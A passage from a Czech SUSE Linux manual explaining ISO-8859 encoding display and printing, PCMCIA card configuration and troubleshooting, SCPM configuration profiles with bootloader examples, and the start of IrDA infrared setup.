Následující příkaz je nutné napsat na jeden řádek bez lomítek (` `) na konci zobrazených řádek.

Vytvoření souboru s pokusným textem:

```
echo -en "\rCode 241(octal): \
\241\r\nCode 244(octal): \244\r\f" >example
```

Zobrazení pokusného textu v různém kódování

V X prostředí otevřete tři terminály a napište do každého jeden z těchto příkazů:

```
xterm -fn *-*-*-*-14-*-*-*-*iso8859-1 -title iso8859-1 &
xterm -fn *-*-*-*-14-*-*-*-*iso8859-15 -title iso8859-15 &
xterm -fn *-*-*-*-14-*-*-*-*iso8859-2 -title iso8859-2 &
```

Pokusný text v každém terminálu zobrazíte zadáním příkazu: `cat example`.

Terminál iso8859-1 zobrazí kód 241 jako obrácený (španělský) otazník a kód 244 jako symbol měny.

Terminál iso8859-15 zobrazí kód 241 jako obrácený (španělský) otazník a kód 244 jako symbol měny Euro.

Terminál iso8859-2 zobrazí kód 241 jako malé a s čárkou a kód 244 jako symbol měny.

Protože jsou jednotlivé znaky pevně definovány, není možné používat současně symboly z různých národních abeced.

Více informací (včetně významu všech kódů) získáte v příslušných manuálových stránkách — manuálová stránka pro iso_8859-1 (man iso_8859-1) v terminálu iso8859-1, manuálová stránka pro iso_8859-15 (man iso_8859-15) v terminálu iso8859-15 a manuálová stránka pro iso_8859-2 (man iso_8859-2) v terminálu iso8859-2.

Tisk pokusného textu v různém kódování

Při tisku ASCII souborů jako např. soubor `example` jsou úlohy řazeny do front podle použitého kódování. Pokud tisknete přímo z textového editoru, může být princip jiný, protože textové editory obvykle tisknou výstup nejdřív do formátu PostScript (ne ASCII).

ASCII soubory na svém systému můžete do PostScriptu převést také sami pomocí příkazu `a2ps`. Pro jednotlivá kódování toho dosáhnete těmito příkazy:

```
a2ps -l -X ISO-8859-1 -o example-ISO-8859-1.ps example
a2ps -l -X ISO-8859-15 -o example-ISO-8859-15.ps example
a2ps -l -X ISO-8859-2 -o example-ISO-8859-2.ps example
```

Při tisku souborů `example-ISO-8859-1.ps`, `example-ISO-8859-15.ps` a `example-ISO-8859-2.ps` jsou texty tisknuty v kódování zadaném programu `a2ps`.

Notebooky a SUSE LINUX

U notebooků se setkáváme s řadou hardwarových zvláštností, jako je řízení spotřeby infračervený port (IrDA), karty PCMCIA a Bluetooth. Tyto komponenty nacházíme příležitostně i u stolních počítačů a protože se funkčně neliší od provedení v notebooku, bude jejich použití a konfigurace popsána společně v této kapitole.

PCMCIA	264
SCPM – Správa profilů	270
Připojení přes IrDA (Infrared Data Association)	279
Bluetooth – bezdrátové připojení	281

PCMCIA

Hardware

Zkratka PCMCIA znamená (angl. *Personal Computer Memory Card International Association*) a používá se všeobecně pro hardware a odpovídající software tzv. karet PCMCIA, u kterých rozlišujeme dva základní typy:

Klasické karty PCMCIA (též PC-karty): To je zatím nejběžnější typ, kde se používá 16 bitová sběrnice. Jsou dnes již cenově dostupné a obvykle fungují bez problémů a mají stabilní podporu.

Karty CardBus: Jedná se o nový standard. Používají 32 bitovou sběrnici a jsou proto rychlejší, také ovšem dražší. Protože je však přenos dat často omezen i druhou stranou spojení, nemusí se náklady na ně vyplatit. Existuje zatím několik ovladačů na tyto karty, v závislosti na použitém řadiči PCMCIA však dosud nemusí být zcela stabilní.

Pokud je služba PCMCIA aktivní, dozvíte se o typech Linuxem rozpoznaných karet příkazem `cardctl ident`. Seznam podporovaných karet naleznete v souboru `SUPPORTED.CARDS` v adresáři `/usr/share/doc/packages/pcmcia`. Zde se nachází i aktualizovaná verze `PCMCIA-HOWTO`.

Další důležitou komponentou je řadič PCMCIA, nazývaný též PCMCIA/CardBus-bridge. Ten vytváří spojení mezi kartou a sběrnici PCI, ve starších počítačích sběrnici ISA. Tyto řadiče jsou téměř vždy kompatibilní s čipem Intel i82365. Typ řadiče lze zjistit příkazem `pcic_probe`. Jedná-li se o zařízení PCI, podá nám zajímavé informace i příkaz `lspci -vt`.

Software

Všechny potřebné ovladače a programy, pokud již nejsou integrovány v jádru, obsahuje balík `pcmcia`. Základ tvoří moduly `pcmcia_core`, `i82365` (nebo `yenta_socket`) a `ds`. Tyto moduly se normálně spouštějí automaticky při startu systému. Inicializují řadič PCMCIA a podporují základní funkce.

Cardmanager

Aby se karty PCMCIA daly vyměňovat za běhu, musí zde být *démon*, který dohlíží na aktivity v zásuvkách PCMCIA. To provádí program `Cardmanager` nebo `Hotplug` systém jádra. Pokud je karta zasunuta, rozpozná `Cardmanager` resp. `hotplug` její typ a funkci a zavede příslušný modul. Pomocí příkazu `lsmod`

zjistíme, který modul byl zaveden. Po úspěšném zavedení všech modulů se spustí zvolené instalační skripty, které například vybudují síťové spojení. Pokud se karta opět vysune, Cardmanager, hotplug pomocí stejných skriptů řádně ukončí aktivity karty. Poté se nepotřebné moduly opět odstraní.

Teoreticky se tedy dá karta PCMCIA kdykoli vyjmout. To platí velmi dobře pro karty síťové, modemové a ISDN, pokud přes ně zrovna neprobíhá aktivní komunikace. Potíže však nastávají u souborových systémů, připojených přes kartu PCMCIA, např. jako jsou oddíly externích médií nebo jako adresáře NFS. Zde je třeba nejprve zajistit, aby tato zařízení byla synchronizována (tj. byla jim vyprázdněna vyrovnávací paměť) a pak řádně odpojena (*umount*). Linux totiž nemůže předvídat, kdy za běhu kartu vytáhneme, a proto je potřeba mu to s předstihem oznámit. Pomoci nám může příkaz

```
earth:~ # cardctl eject
```

Ten deaktivuje všechny karty PCMCIA v notebooku.

Konfigurace

PCMCIA je možné ručně spustit za běhu příkazem `rcpcmcia start`.

Protože výběr správných ovladačových modulů pro danou kartu zajistí Cardmanager, resp. hotplug – další nastavení, týkající se vlastností hardwaru, již není zapotřebí.

Další konfiguraci `pcmcia` můžete provést v `/etc/sysconfig/pcmcia`, kde se nachází pár voleb s podrobnou nápovědou.

Ethernet, bezdrát (wireless) a Token Ring

Síťové připojení na Ethernet nebo Token Ring nakonfiguruje pohodlně pomocí instalátoru YaST. Provádí se stejně, jako konfigurace klasické síťové karty, ale je třeba zde uvést, že se jedná o PCMCIA.

ISDN

Karty PCMCIA typu ISDN se konfigurují podobně jako ostatní karty. Tzv. modemy ISDN existují i v provedení PCMCIA. Jsou to modemové nebo multifunkční karty s dodatečným adaptérem pro připojení k ISDN a zachází se s nimi jako s modemem.

Modem

U modemových karet PCMCIA obvykle nepotřebujeme nastavovat nic navíc. Jakmile zasuneme modemovou kartu, je použitelná jako zařízení `/dev/modem`. Konfigurace tohoto zařízení provádí také YaST.

SCSI a IDE

Odpovídající moduly ovladačů zavede Cardmanager. Jakmile zasuneme kartu PCMCIA typu SCSI nebo IDE, jsou připojená zařízení použitelná. Rovněž se pro ně dynamicky určí *jméno zařízení* (angl. *device name*).

Informace o podporovaných kartách PCMCIA pro SCSI a IDE najdeme v adresářích `/proc/scsi` a `/proc/ide`.

Poznámka

Externí disky, mechaniky CD a podobná zařízení je třeba zapnout, než k nim připojenu kartu PCMCIA zasuneme do počítače. Nezapomeňte přitom na správné kabelové zakončení u zařízení SCSI.

Pozor: Než vysunete kartu PCMCIA pro SCSI nebo IDE, je třeba odpojit (`umount`) jejich souborové systémy. Pokud na to zapomenete, dostanete se na ně příště pouze až po restartu systému.

Poznámka

Linux se dá také instalovat celý na takovémto externím zařízení, pouze startování je pak náročnější. Tehdy je zapotřebí použít *startovací disketu*, obsahující jádro a startovací `ramdisk` (`initrd`).

Soubor `initrd` obsahuje virtuální souborový systém, na kterém jsou všechny potřebné moduly PCMCIA a programy. Startovací disketa pro SuSE Linux resp. její obraz jsou tak vytvořeny, a proto z nich můžete startovat externí instalaci. Zavádět podporu PCMCIA při každém startu ručně je však nepohodlné. Proto si pokročilí uživatelé vytvoří startovací disketu na míru podle PCMCIA-HOWTO v odst. 5.3 Startování ze zařízení PCMCIA.

Problémové notebooky

Některé notebooky mají potíže s určitými kartami PCMCIA, z čehož většinu lze odstranit pouhou důsledností. Nejprve je třeba zjistit, zda se problém týká spíše karty nebo základního systému PCMCIA. K tomu stačí nejprve spustit počítač *bez* zasunuté karty. Pokud vše běží, pak teprve zasuneme kartu. Všechna důležitá hlášení najdeme v souboru `/var/log/messages`. Průběžné pozorování těchto informací umožňuje příkaz

```
earth:~ # tail -f /var/log/messages
```

Tímto způsobem lze určit typ chyby.

Základní systém PCMCIA nefunguje

Pokud systém přestane komunikovat již při startu po hlášení PCMCIA: `Starting services:` nebo se chová podivně, zkuste potlačit spuštění PCMCIA při příštím startu zadáním `NOPCMCIA=yes` ze startovacího promptu zavaděče. K dalšímu vymezení problému je potřeba ručně spustit tři základní moduly. K tomu slouží příkazy `modprobe -t pcmcia_core`, `modprobe -t pcmcia-external i82365` u externích PCMCIA, resp. `modprobe -t pcmcia yenta_socket` u jaderného PCMCIA `modprobe -t ds`. Kritické moduly jsou první a druhý.

Objeví-li se problém při zavedení modulu `pcmcia_core`, pomůže nám manuálová stránka pro `pcmcia_core` (`man pcmcia_core`). Volby, které jsou tam popsány, vyzkoušíme nejprve pomocí příkazu `modprobe`. Jako příklad můžeme odpojit podporu APM pro modul PCMCIA, protože s ním mohou být občas problémy. Na to použijete volbu `do_apm=0`, která APM deaktivuje:

```
earth:~ # modprobe -t pcmciacore do_apm=0
```

V případě úspěchu zapíšete do proměnné `PCMCIA_CORE_OPTS` v souboru `/etc/sysconfig/pcmcia`:

```
PCMCIA_CORE_OPTS="do_apm=0"
```

Od této chvíle již APM nepracuje a pokud ho potřebujete obnovit, musíte zadat `do_apm=1`.

Rovněž může v ojedinělých případech dojít ke konfliktu některých komponent při testování volného rozsahu IO. To lze obejít volbou `probe_io=0`.

V případě více voleb použijeme k jejich oddělení mezery:

```
PCMCIA_CORE_OPTS="do_apm=0 probe_io=0"
```

Pokud se chyba objevuje při zavádění modulu `i82365`, pomůže nám `i82365`. Tato chyba je následkem konfliktu zdrojů (angl. *resource conflict*), tj. dvě zařízení si nárokují stejné přerušení, IO port nebo paměťový rozsah. Modul `i82365` zdroje sice kontroluje, může však naneštěstí přestat reagovat právě při tom. Tak se stává, že u některých počítačů vede test IRQ 12 (zařízení typu PS/2) k zablokování myši, případně i klávesnice. V tomto případě pomáhá parametr `irq_list=seznam přípustných IRQ`. Seznam by měl obsahovat všechny IRQ, které se smějí použít. Napíšeme tedy například

```
earth:~ # modprobe i82365 irq_list=5,7,9,10
```

nebo umístíme natrvalo do souboru `/etc/rc.config` řádku:

```
PCMCIA_PCIC_OPTS="irq_list=5,7,9,10"
```

Dále jsou zde soubory `/etc/pcmcia/config.a` `/etc/pcmcia/config.opts`, které používá Cardmanager. Nastavení v těchto souborech se použijí

pro zavádění modulů ovladačů karet PCMCIA. V souboru `/etc/pcmcia/config.opts` lze rovněž přiřadit nebo zakázat všechny IRQ, IO porty a paměťové rozsahy. Rozdíl oproti volbě `irq_list` je ten, že zde zakázané zdroje sice pak nepoužije karta PCMCIA, ale budou stále ještě kontrolovány modulem `i82365`.

Karta PCMCIA nefunguje správně

Zde jsou tři možnosti chyby: karta nebyla správně detekována, používá nedostupné zdroje nebo se nechová dle očekávání.

Pokud není karta správně detekována nebo není podporována, objeví se v souboru `/var/log/messages` hlášení `unsupported card in Slot x`. Toto hlášení vám pouze oznamuje, že `Cardmanager` nemůže k vaší kartě správně přiřadit ovladač. Na to se používá tzv. databáze ovladačů v souboru `/etc/pcmcia/config`, která se dá rozšiřovat s použitím již existujících záznamů jako vzorů. Příkazem `cardctl ident` zjistíte, jako co se karta identifikuje. Další informace podává PCMCIA-HOWTO, odstavec 6, (Jak zacházet s nepodporovanými kartami) a dále také `pcmcia`. Po změně souboru `/etc/pcmcia/config` je potřeba ho znovu zavést. K tomu slouží příkaz `rcpcmcia reload`.

U většiny karet PCMCIA nezáleží na tom, s jakým IRQ a s jakým IO portem mají pracovat, pokud nejsou v konfliktu s jiným zařízením – např. s mechanikou CD na druhém řadiči IDE, mající IRQ 15, nebo se sériovým portem či IrDA majícími IRQ 3 nebo IRQ 4, případně se zvukovou kartou či tiskárnou, vyžadující IRQ 5 a IRQ 7. Tehdy je potřeba popsat to v souboru `/etc/pcmcia/config.opts`. Pokud určitá karta potřebuje zvláštní volby, lze je v souboru `config.opts` předat příslušnému modulu. Vyžaduje-li například modul `pcnet_cs` IRQ 5, doplníme zde:

```
module "pcnet_cs" opts "irq_list=5"
```

Možné volby nalezneme na manuálových stránkách k jednotlivým modulům¹. Pokud jednotlivá manuálová stránka chybí, přehled voleb obsahuje `i82365`, případně se podívejte až do zdrojového textu modulu.

Obvyklým problémem u síťových karet 10/100 Mbit bývá, že není automaticky rozpoznána přenosová rychlost. V takovém případě vám pomůže příkaz `ifport`, kterým lze zobrazit a změnit přenosovou rychlost, podrobněji viz `man ifport`. Pevné nastavení lze zadat pomocí proměnné `IFPORT` v souboru `/etc/pcmcia/network.opts`.

¹Tip: `rpm -ql pcmcia | grep man` vypíše všechny manuálové stránky pro balík `pcmcia`.

Instalace pomocí PCMCIA

Pokud potřebujete instalovat SuSE Linux s pomocí PCMCIA, je třeba vybrat v programu `linuxrc` v menu 'Moduly jádra (hardwarové ovladače)' položku 'Zavést moduly PCMCIA'. Nejprve se objeví dvě pole, ve kterých lze zadat volby pro moduly `pcmcia_core` a `i82365`. V obvyklém případě se tato pole ponechávají prázdná. Manuálové stránky pro `pcmcia_core` a `i82365` najdete jako textové soubory na prvních dvou CD v adresáři `docu`. Během instalace se zobrazují systémová hlášení na virtuálních konzolích, které přepnete klávesovou kombinací $(\text{Alt}) + (\text{Fx})$.²

Po první části instalace se systém částečně nebo zcela restartuje. V ojedinělých případech systém přestane komunikovat při startu PCMCIA. V tomto bodě je již však instalace tak daleko, že je možno použít startovací volbu `NOPCMCIA=yes` a spustit Linux bez PCMCIA, alespoň v textovém módu – podrobněji v odst. *Problémové notebooky* na straně 266.

Další nástroje

Program `cardctl`, který jsme již vícekrát uvedli, představuje praktický nástroj pro získání informací o zařízeních PCMCIA a jejich ovládání. Detaily buď podá `cardctl` nebo zadáte příkaz `cardctl` bez parametrů a objeví se vám seznam použitelných voleb.

Program `cardinfo` má i grafickou nadstavbu, volanou stejným příkazem (viz obr. *Další nástroje* na následující straně, kde lze provést nejdůležitější nastavení tlačítky. Zatím nedokáže přepínat mezi schémata PCMCIA.

Příznivci KDE jistě potěší program `kardinfo`, který se od uvedeného příliš neliší.

Další pomoc obsahuje balík `pcmcia` v podobě příkazů `ifport`, `ifuser`, `probe` a `rcpcmcia`. Nejsou však určeny k rutinnímu používání. Co všechno dalšího obsahuje balík `pcmcia`, to se dozvíme příkazem `rpm -ql pcmcia`.

Překlad podpory PCMCIA

Pokud aktualizujete jádro a nenajdete na FTP serveru SuSE odpovídající balík PCMCIA, doporučuje se, abyste si ho sami přeložili. Důležité je, aby během překladu již běželo cílové jádro, protože se z něj získávají některé informace. Balík PCMCIA by měl již být nainstalován, ale nikoli spuštěn – v případě pochybnosti zadejte příkaz `rcpcmcia stop`. Pak se nainstaluje zdrojový balík PCMCIA pomocí YaST a nakonec se zadá:

²V YaST2 je nutno použít klávesovou kombinaci $(\text{Ctrl}) + (\text{Alt}) + (\text{Fx})$, protože pracuje pod X Window.



Figure 10.1: PCMCIA – Cardinfo

```
earth:~ # rpm -ba /usr/src/packages/SPECS/pcmcia.spec
```

To je vše, od této chvíle se nachází nový binární balík v adresáři `/usr/src/packages/RPMS/i386` a je použitelný s odpovídajícím jádrem.

SCPM – Správa profilů

Jsou situace, kde je nezbytné změnit systémovou konfiguraci. Pokud často provozujete svůj počítač v prostředích, kde potřebujete různá nastavení systému, možná by se vám hodilo uložit si tato nastavení a obnovit je později, kdykoliv je to potřeba. To to je typická situace například pro uživatele notebooků, kteří pracují na různých místech. Také si lze představit stolní počítač, který chcete dočasně provozovat s jinou konfigurací. V takových případech byste rádi měli záložní mechanismus, který uloží současná systémová konfigurační data a uloží je do profilu. Tímto způsobem lze potom kdykoliv tuto konfiguraci obnovit.

SCPM je systém, který spravuje takovéto profily systémové konfigurace v Linuxu. Následující příklad je zamýšlen jako krátký přehled toho, k čemu se dá SCPM použít.

Předpokládejme, že máte notebook a chcete jej připojit ke své domácí i firemní síti a používat jej nezávisle, když jste na cestách. Toto obvykle vyžaduje nakonfigurovat systém tak, aby zapadl do různých sítí. Například potřebujete DHCP

klienta v kanceláři a pevnou IP adresu doma. Dále máte třeba v kanceláři spuštěné služby jako xntpd, NIS klienta, ale doma pouze automounter, ale žádná z těchto služeb není potřeba, pokud cestujete. Pro tyto případy vám SCPM pomůže zvládnout rozdílné konfigurace a jednoduše se mezi nimi přepínat.

SCPM toho ale umí daleko víc. Je velmi konfigurovatelný; zvládne skoro všechny možné scénáře, kdy je potřeba uložit a obnovit data v různých verzích. Dokonce jej lze použít pro spouštění skriptů v závislosti na profilech, mezi kterými je přepínáno. Více informací najdete v příslušných info stránkách.

Základní terminologie

Dřív než začnete používat SCPM, seznamte se prosím se základními pojmy používanými v modulu programu YaST.

- Pod *systémovou konfigurací nebo nastavením* rozumíme souhrn nastavení počítače. Všechna důležitá nastavení jako např. připojení disků, nastavení sítě, časové zóny nebo rozložení klávesnice.
- *Profil* nebo také *konfigurační profil* je nastavení systému, které bylo uloženo pod určitým jménem.
- *Aktivním profilem* rozumíme profil, který je zrovna používán. Neznamená to však, že je systém nastaven právě podle tohoto profilu, protože každý uživatel má možnost si svůj systém z určité části poupravit.
- *Zdroje* jsou v pojetí SCPM všechny části spravované systémovou konfigurací. Může jít o soubory nebo odkazy. Pojem zahrnuje také systémové služby, které v jednom profilu běží a v jiném jsou vypnuté.
- Zdroje jsou organizovány do *Skupiny zdrojů*. Tyto skupiny jsou sestaveny podle určitých logických kritérií. Znamená to, že s určitou službou obsahují také její konfigurační soubory. To umožňuje spravovat zdroje bez znalosti konfiguračních souborů jednotlivých služeb.

YaST Správce profilů a další dokumentace

Grafické rozhraní SCPM (balík `scpm`) spolu s modulem programu YaST (balík `yast2-profile-manager`) nabízí alternativu k příkazům textového rozhraní. Protože je funkčnost obou rozhraní stejná, bude textové rozhraní popsáno jen velmi stručně na konci této kapitoly. Při práci s moduly programu YaST2 budete

mít k dispozici přehlednou nápovědu, která by vám měla nastavování maximálně ulehčit.

Aktuální dokumentaci SCPM najdete na info stránkách tohoto balíku. Ty můžete zobrazit prostřednictvím programu Konqueror nebo Emacs příkazem (`konqueror info:scpm`). V prostředí emulátoru textové konzole získáte info stránky příkazem `info` nebo `pinfo`. technickou uživatelskou dokumentaci najdete v adresáři `/usr/share/doc/packages/scpm`. Spuštěním příkazu `scpm` bez dalších parametrů získáte seznam dostupných příkazů.

Nastavení SCPM

SCPM funguje následovně: nejprve je potřeba povolit SCPM na vašem systému. Toto je nutné pro specifikaci sady zdrojů, která bude použita. Obvykle je dostačující výchozí typická sada (typical). Pokud je SCPM povoleno, vytvoří si databázi a výchozí profil ze současné konfigurace vašeho systému. Poté můžete SCPM použít k vytvoření nových profilů, které budou "snímky" vaší aktuální konfigurace, nebo můžete zkopírovat stávající profily a použít je k dalším úpravám. K úpravě konfigurace uložené v profilu se jednoduše do tohoto profilu přepnete. Poté upravte nastavení jako obvykle pomocí YaST2 nebo svého oblíbeného editoru.

Standardně SCPM obsahuje nastavení pro síť, tisk a grafické prostředí. Před použitím odpovídajícího nastavení musíte nejdřív aktivovat příslušné skupiny zdrojů. Dostupné skupiny zobrazíte příkazem:

```
scpm list_groups
```

Pokud si chcete nechat vypsat pouze aktivní skupiny, zadejte příkaz:

```
scpm list_groups -a
```

Uvedené příkazy musíte vykonávat jako uživatel *root*. Skupiny aktivujete popř. deaktivujete příkazem:

```
scpm activate_group JMENO
```

popř.

```
scpm deactivate_group JMENO.
```

Část JMENO nahraďte jménem zvolené skupiny. Skupiny lze spravovat také prostřednictvím správce profilů programu YaST.

SCPM povolíte příkazem:

```
scpm enable.
```

Spuštění SCPM bude trvat v závislosti na vašem systému a nastavení skupin až několik minut. SCPM vypnete příkazem:

```
scpm disable
```

vytváření a přepínání profilů

Po aktivaci SCPM se spustí profil `default`. Seznam všech dostupných profilů získáte příkazem `scpm list`. Pouze jeden ze všech dostupných profilů může být aktivní. Jméno aktivního profilu získáte příkazem `scpm active`. Profil `default` je základní profil, ze kterého jsou všechny ostatní odvozeny. Před spuštěním správy profilů proto nastavte všechna nastavení, která chcete mít v profilech dostupná. Příkazem `scpm reload` uložíte všechny změny na systému do aktivního profilu. Profil `default` si pak můžete ponechat nebo ho smazat.

Jsou dvě možnosti, jak vytvořit nový profil. Nový profil (zde `work`) např. odvozený od profilu např. `default` vytvoříte příkazem `scpm copy default work`. Příkazem `scpm switch work` se do nového profilu můžete přepnout a provést další nastavení. V některých případech je však výhodné vytvořit profil z již existujícího právě používaného nastavení. To provedete pomocí příkazu `scpm add work`. Po zadání tohoto příkazu budete mít aktuální nastavení systému uložené v profilu `work` a ten bude označen jako aktivní; tj. že příkaz `scpm reload` uloží změny do profilu `work`.

Profily lze samozřejmě také přejmenovávat a mazat. K tomu použijte příkazy `scpm rename x y` a `scpm delete x`. K přejmenování např. `work` na `prace` použijte příkaz `scpm rename work prace`. Aktivní profil nelze smazat.

Další příkazy:

`scpm list` zobrazení seznamu dostupných profilů

`scpm active` zobrazení aktivního profilu

`scpm add Jmeno` uložení aktuálního nastavení systému do profilu a nastavení tohoto profilu jako aktivního

`scpm copy Jmeno NoveJmeno` kopírování profilu

`scpm rename Jmeno NoveJmeno` přejmenování profilu

`scpm delete Jmeno` smazání profilu

Poznámka k modulu programu YaST: Při prvním spuštění máte k dispozici pouze nabídku 'Volby'. Až po spuštění správy profilů, získáte možnost vybrat si jeden z předdefinovaných profilů, který se uloží jako profil `default`. Až pak získáte další možnosti úpravy.

Přepínání mezi profily

Pokud se chcete přepnout do jiného profilu použijte příkaz (zde `work`):

```
scpm switch work
```

Tímto příkazem vypnete aktivní profil a nastavíte nový. Před nastavením nového profilu můžete také právě aktivní profil zcela deaktivovat.

Při této změně SCPM porovná aktuální nastavení s novým profilem. Pak musí určit, které služby se budou restartovat a jaké konfigurační souboru bude potřeba načíst. Následně se spustí akce, která se jeví jako částečný systémový restart, kdy se restartují všechny měněné služby, ale zbytek systému funguje dál.

Nyní se spustí tyto akce:

1. Systémové služby budou zastaveny.
2. Zápis všech změněných zdrojů (např. konfigurační soubory).
3. Systémové služby se (znovu) spustí.

Rozšířené nastavení

Ke každému profilu lze napsat krátký popis, který se zobrazí po zadání příkazu `scpm list`. Pro aktivní profil nastavíte popis příkazem:

```
scpm set description "text".
```

Pro neaktivní profil musíte zadat ještě jméno profilu, takže pro profil `work` bude příkaz vypadat takto:

```
scpm set description "text" work
```

Někdy je při vypínání či zapínání profilu nutné vykonat akce ještě po ukončení služeb či před jejich spuštěním. Pro každý profil jsou proto dostupné čtyři programy nebo skripty, které se vykonávají v různých fázích při přepnutí. Tyto body jsou následující:

prestop před zastavením služby při ukončení profilu

poststop po zastavení služby při ukončení profilu

prestart před spuštěním služby při aktivaci profilu

poststart po spuštění služby při aktivaci profilu

Přepnutí z profilu work na home funguje takto:

1. Prestop akce profilu work
2. Zastavení služeb
3. Poststop akce profilu work
4. Změna nastavení
5. Prestart akce profilu home
6. Spuštění služeb
7. Poststart akce profilu home

Tyto akce lze vykonat příkazem `set`. Použití je takové:

```
scpm set prestop JmenoSouboru  
scpm set poststop JmenoSouboru  
scpm set prestart JmenoSouboru  
nebo
```

```
scpm set poststart JmenoSouboru
```

Všechny tyto příkazy vykonává uživatel *root*.

Upozornění

Protože tyto skripty mohou obsahovat citlivé informace o systému, měly by být čitelné pouze pro administrátora systému. Nejvhodnější je tedy nastavit souboru práva na `-rwx--- root root`.

(`chmod 700 JmenoSouboru a chown root.root JmenoSouboru`)

Upozornění

Všechna nastavení provedená pomocí `set` lze získat příkazem `get`. Například příkaz `scpm get poststart` vypíše jméno poštovního programu nebo krátkou informaci, pokud není nic nastaveno. Nastavení lze smazat pomocí `"`. Např. příkazem:

```
scpm set prestop ""
```

přenastavíte program `poststop`.

Příkazy `set` a `get` lze aplikovat také na profil. K tomu účelu musíte zadat jméno profilu. Například:

```
scpm get prestop JmenoSouboru work  
nebo
```

```
scpm get prestop work.
```

Volba profilu při startu

Profil je možné zvolit již při startu systému. K tomu musíte zadat na startovací prompt pod nabídkou při startu parametr jádra `PROFILE=JmenoProfilu`.

Standardně je jako zavaděč používán GRUB. V konfiguračním souboru zavaděče (`/boot/grub/menu.lst`) zadejte pod volbu `title` do řádky `kernel` jméno profilu. Nastavení GRUBu pak může vypadat třeba takto:

```
gfxmenu (hd0,5)/boot/message
color white/green black/light-gray
default 0
timeout 8

title work
    kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 PROFILE=work
    initrd (hd0,5)/boot/initrd

title home
    kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 PROFILE=home
    initrd (hd0,5)/boot/initrd

title road
    kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 PROFILE=road
    initrd (hd0,5)/boot/initrd
```

Obsah souboru 33: Soubor /boot/grub/menu.lst

Pro systémy používající zavaděč LILO, můžete použít jako příklad soubor 34.

```
boot      = /dev/hda
change-rules
reset
read-only
menu-scheme = Wg:kw:Wg:Wg
prompt
timeout = 80
message = /boot/message

image = /boot/vmlinuz
label = home
root = /dev/hda6
initrd = /boot/initrd
append = "vga=0x317 hde=ide-scsi PROFILE=home"
```

```
image = /boot/vmlinuz
label = work
root = /dev/hda6
initrd = /boot/initrd
append = "vga=0x317 hde=ide-scsi PROFILE=work"

image = /boot/vmlinuz
label = road
root = /dev/hda6
initrd = /boot/initrd
append = "vga=0x317 hde=ide-scsi PROFILE=road"
```

Obsah souboru 34: Soubor /etc/lilo.conf

Nyní můžete při každém startu velmi jednoduše zvolit požadovaný profil.

Problémy a jejich řešení

SCPM není v současné době stále ještě možné aktualizovat spolu se systémem. problém spočívá ve skutečnosti, že se konfigurační soubory nacházejí na celé řadě míst, kam mechanismus aktualizace nemůže zasahovat. SCPM je však schopné aktualizaci rozpoznat a po jejím provedení vám nahlásí:

"Vaše instalace se změnila nebo je neznámá"

V takovém případě stačí SCPM reinicializovat příkazem:

```
scpm -f enbale
```

Některé profily však mohou být při aktualizaci zcela ztraceny. V takovém případě není jiná cesta, než je znovu vytvořit.

Za určitých okolností se může stát, že SCPM při pokusu o přepnutí profilu přestane pracovat. K tomuto stavu může dojít např. při nenadálém vypnutí systému. Při spuštění SCPM obdržíte hlášení, že je SCPM zamčen. Tato služba chrání data v databázi SCPM v případě, že dojde k problémům se systémem. V takovém případě smažte soubor příkazem:

```
rm /var/lib/scpm/#LOCK
```

a obnovte SCPM zadáním:

```
scpm -s reload. Pak již budete moci bez problémů pracovat.
```

Poznámka: Změna v nastavení skupiny v již inicializovaném SCPM nepředstavuje v zásadě žádný problém. Po změně nebo smazání skupiny pouze musíte zadat příkaz:

`scpm rebuild`

Tento příkaz zavede do skupiny nové zdroje a smaže ty, které jste se rozhodli odstranit. Pokud provádíte změny pomocí programu YaST, není výše uvedený příkaz nutný. Programem YaST provedete všechna nutná nastavení a příkazy automaticky.

Připojení přes IrDA (Infrared Data Association)

IrDA (Infrared Data Association) je průmyslový standard pro bezdrátovou komunikaci v infračerveném spektru. Řada dnešních laptopů obsahuje IrDA kompatibilní vysílač a přijímač, umožňující spojení s dalšími zařízeními, jako jsou tiskárny, modemy, LAN nebo jiné laptopy. Přenosová rychlost sahá od 2400 bps až do 4 Mbps.

Poznámka

Podpora tohoto protokolu v Linuxu ještě není zcela dokončena, a proto není zahrnuta do standardního jádra. Zatím můžete používat vývojové moduly ve stavu beta, které ještě nejsou po všech stránkách vyzkoušeny a nemají proto takovou stabilitu jako tradiční součásti jádra.

Poznámka

Software

Pro podporu infračerveného portu a protokolu IrDA se používá balík `irda` ze série `n`. Po instalaci balíku naleznete dokumentaci v souboru `/usr/share/doc/packages/irda/README`. Pro instalaci `IR-HOWTO` slouží balík `howto`. Dokumentaci pak po instalaci tohoto balíku naleznete v `/usr/share/doc/howto/en/IR-HOWTO.gz`. Další informace o linuxovém projektu IrDA najdete na <http://irda.sourceforge.net/>.

Konfigurace

Při obvyklé instalaci se nastaví proměnné `START_IRDA`, `IRDA_PORT` a `IRDA_IRQ` v souboru `/etc/rc.config`.

Normálně je použití IrDA deaktivováno. Příkazem

```
earth:~ # rcirda start
```

můžete port manuálně aktivovat resp. s použitím parametru `stop` opět deaktivovat. Aktivováním se zavedou potřebné moduly jádra.

Pomocí proměnných `IRDA_PORT` (standardně `/dev/ttyS1`) a `IRDA_IRQ` (standardně 3) můžete konfigurovat použitý IrDA port. Tyto hodnoty nastaví skript `/etc/irda/drivers` v okamžiku, kdy je aktivována podpora IrDA.

Pokud nastavíte `START_IRDA` na `yes`, projeví se podpora IrDA hned po startu. Nevýhodou ovšem je, že IrDA pak zvyšuje spotřebu, což se zvláště projeví

u laptopu napájeného z baterie. Důvodem je, že vždy po několika sekundách se vysílají tzv. discovery pakety k automatickému napojení na neznámé IrDA porty v blízkém okolí.

Použití

